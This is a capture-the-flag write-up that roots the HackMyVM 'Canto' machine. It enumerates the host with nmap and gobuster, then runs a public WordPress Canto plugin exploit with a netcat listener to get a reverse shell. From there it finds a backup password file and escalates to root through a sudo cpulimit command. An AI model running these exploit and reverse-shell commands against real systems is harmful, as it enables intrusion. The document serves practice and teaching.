Write-up HMV Canto
Introduction
In this write-up I will show how to obtain root access in the Canto VM by Pylon -> Canto by Pylon
First Enumeration with Nmap
First, let’s run nmap to see what the VM is up to:
1
sudo nmap -sV -A -T4 -Pn -p- -oN canto_scan_fast.txt -vv 10.10.99.12
The results are:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 14:27 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:27
Completed NSE at 14:27, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:27
Completed NSE at 14:27, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:27
Completed NSE at 14:27, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 14:27
Completed Parallel DNS resolution of 1 host. at 14:27, 0.00s elapsed
Initiating SYN Stealth Scan at 14:27
Scanning canto.cyber.range (10.10.99.12) [65535 ports]
Discovered open port 80/tcp on 10.10.99.12
Discovered open port 22/tcp on 10.10.99.12
Completed SYN Stealth Scan at 14:27, 1.53s elapsed (65535 total ports)
Initiating Service scan at 14:27
Scanning 2 services on canto.cyber.range (10.10.99.12)
Completed Service scan at 14:27, 7.08s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against canto.cyber.range (10.10.99.12)
Retrying OS detection (try #2) against canto.cyber.range (10.10.99.12)
Retrying OS detection (try #3) against canto.cyber.range (10.10.99.12)
Retrying OS detection (try #4) against canto.cyber.range (10.10.99.12)
Retrying OS detection (try #5) against canto.cyber.range (10.10.99.12)
Initiating Traceroute at 14:27
Completed Traceroute at 14:27, 0.01s elapsed
Initiating Parallel DNS resolution of 1 host. at 14:27
Completed Parallel DNS resolution of 1 host. at 14:27, 0.00s elapsed
NSE: Script scanning 10.10.99.12.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:27
Completed NSE at 14:27, 1.21s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:27
Completed NSE at 14:27, 0.10s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:27
Completed NSE at 14:27, 0.01s elapsed
Nmap scan report for canto.cyber.range (10.10.99.12)
Host is up, received user-set (0.00064s latency).
Scanned at 2024-08-26 14:27:22 EDT for 22s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.3p1 Ubuntu 1ubuntu3.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c6:af:18:21:fa:3f:3c:fc:9f:e4:ef:04:c9:16:cb:c7 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKkMLZHCokv5rpKTUUfitgdTSiyieZXC1kqsQS8DEnLgk6x5fOmlzHim2qgiwoJhyEJa7Nj1k3K6pwm5RVxEjEU=
|   256 ba:0e:8f:0b:24:20:dc:75:b7:1b:04:a1:81:b6:6d:64 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDR8+o8qabpIHzS2zgBZDxfX0Tm5eWBBstEt5QeYN04+
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.57 ((Ubuntu))
|_http-generator: WordPress 6.5.3
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Canto
|_http-server-header: Apache/2.4.57 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=8/26%OT=22%CT=1%CU=34072%PV=Y%DS=2%DC=T%G=Y%TM=66CC
OS:C920%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=107%TI=Z%II=I%TS=A)SEQ(S
OS:P=105%GCD=3%ISR=107%TI=Z%II=I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=
OS:M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE
OS:88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7
OS:%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=4
OS:0%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 3.056 days (since Fri Aug 23 13:07:17 2024)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8080/tcp)
HOP RTT     ADDRESS
1   0.36 ms OPNsense_sec.cyber.range (10.10.0.1)
2   0.76 ms canto.cyber.range (10.10.99.12)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:27
Completed NSE at 14:27, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:27
Completed NSE at 14:27, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:27
Completed NSE at 14:27, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.73 seconds
           Raw packets sent: 65700 (2.896MB) | Rcvd: 65600 (2.627MB)
We can derive the following form the first nmap scan:
- Open ports are
- 80, which is a web server, Wordpress 6.5.3 on Apache/2.4.57 (Ubuntu)
- 22, Openssh 9.3p1
Searching the obvious -> Exploits

Let’s see if there are any known exploits for the services.
1
2
searchsploit wordpress 6.5.3
searchsploit apache 2.4.57
Exploits are only available for certain wordpress plugins but the apache instance looks good 
Taking a look around
Let’s walk the application.
Basically the website only consist of a initial webpage, multiple button without a function. No interaction possible.

Given the title “Canto” searchsploit may provide results based on the theme/plugin.
1
searchsploit canto
…reveals…
1
2
3
4
5
6
7
8
9
------------------------------------------- ---------------------------------
 Exploit Title                             |  Path
------------------------------------------- ---------------------------------
NetScanTools Basic Edition 2.5 - 'Hostname | windows/dos/45095.py
Wordpress Plugin Canto 1.3.0 - Blind SSRF  | multiple/webapps/49189.txt
Wordpress Plugin Canto < 3.0.5 - Remote Fi | php/webapps/51826.py
------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
The third exploit looks promising.
Alright then let’s go into fuzzing for subdirectories
Subdirectory Enumeration
I’m using gobuster to enumerate the subdirectories
1
gobuster dir -u 10.10.99.12 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -x html,php,js
With this large wordlist, fuzzing takes a while but several results were provided. The found subdomains are:
- /wp-content/
- /index.php
- /wp-includes/
- /wp-admin/ -> admin login
- /wp-login.php
- /readme.html
- /wp-trackback.php
With access to the admin area we may be able to exploit the web application.
Exploiting Canto
To exploit Canto we run the exploit python script 51826.py after starting a netcat listener first
1
2
3
4
5
6
# Starting the listener
nc -lnvp 4444

# Running the exploit with php-reverse-shell

python3 51826.py -u http://10.10.99.12 -LHOST 10.10.0.10 -s php-reverse-shell.php
We have a shell!!!
1
2
3
4
5
6
7
Linux canto 6.5.0-28-generic #29-Ubuntu SMP PREEMPT_DYNAMIC Thu Mar 28 23:46:48 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 19:11:40 up 10 min,  0 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
Look around
First checking the home dirs we found “erik”
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ pwd
/home/erik
$ ls -la
total 36
drwxr-xr-- 5 erik www-data 4096 May 12 13:56 .
drwxr-xr-x 3 root root     4096 May 12 14:24 ..
lrwxrwxrwx 1 root root        9 May 12 13:56 .bash_history -> /dev/null
-rw-r--r-- 1 erik erik      220 Jan  7  2023 .bash_logout
-rw-r--r-- 1 erik erik     3771 Jan  7  2023 .bashrc
drwx------ 2 erik erik     4096 May 12 12:21 .cache
drwxrwxr-x 3 erik erik     4096 May 12 12:03 .local
-rw-r--r-- 1 erik erik      807 Jan  7  2023 .profile
drwxrwxr-x 2 erik erik     4096 May 12 17:22 notes
-rw-r----- 1 root erik       33 May 12 12:22 user.txt
We can see that we have no access to the user.txt which is most probably the user flag… Let’s check out the notes:
1
2
3
4
5
6
7
8
$ cd notes
$ ls
Day1.txt
Day2.txt
$ cat Day1.txt
On the first day I have updated some plugins and the website theme.
$ cat Day2.txt
I almost lost the database with my user so I created a backups folder.
Alright, where might the backups be? Let’s find out by googling the default place where wordpress stored DB backups.
Result: Mostly in the wordpress root directory which is /var/wordpress…
Let’s check out /var/wordpress for that
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
$ cd /var/wordpress
$ ls -la
total 12
drwxr-xr-x  3 root root 4096 May 12 17:14 .
drwxr-xr-x 15 root root 4096 May 12 17:14 ..
drwxr-xr-x  2 root root 4096 May 12 17:15 backups
$ cd backups
$ ls -la
total 12
drwxr-xr-x 2 root root 4096 May 12 17:15 .
drwxr-xr-x 3 root root 4096 May 12 17:14 ..
-rw-r--r-- 1 root root  185 May 12 17:14 12052024.txt
$ cat 12052024.txt
------------------------------------
| Users     |      Password        |
------------|----------------------|
| erik      | (SPOILER PROTECTION) |
------------------------------------
$
We have the user’s password!!!
Log in and check out the user’s land
Using ssh to log into eriks account
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
$ ssh erik@10.10.99.12
erik@10.10.99.12's password:
Welcome to Ubuntu 23.10 (GNU/Linux 6.5.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue Aug 27 07:37:37 PM UTC 2024

  System load:  0.07              Processes:              113
  Usage of /:   48.4% of 8.02GB   Users logged in:        0
  Memory usage: 15%               IPv4 address for ens18: 10.10.99.12
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings


Last login: Mon Aug 26 20:42:58 2024 from 10.10.0.10
User Flag
Lets find the user flag for submission.
1
2
3
4
5
6
erik@canto:~$ pwd
/home/erik
erik@canto:~$ cat user.txt
SPOILER_PROTECTION
erik@canto:~$
We have the user flag!
Escalating Privileges
Now with a password we can see if we have sudo permissions somewhere
1
sudo -l
which results in
1
2
3
4
5
6
7
8
erik@canto:~$ sudo -l
Matching Defaults entries for erik on canto:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User erik may run the following commands on canto:
    (ALL : ALL) NOPASSWD: /usr/bin/cpulimit
Nice, we can run cpulimit. Let’s see if we can exploit the sudo capabilities. I’m using gtfobins for this.

Using the sudo option to escalate to root via sudo
1
2
3
4
5
erik@canto:~$ sudo cpulimit -l 100 -f /bin/sh
Process 1223 detected
# whoami
root
#
We have Root!!!
Getting the root flag
Now let’s find the root flat. Most probably in a root-only dir like /root
1
2
3
4
5
6
# cd /root
# ls
root.txt  snap
# cat root.txt
SPOILER_PROTECTION
#
We have the root flag
That’s it, we’re done!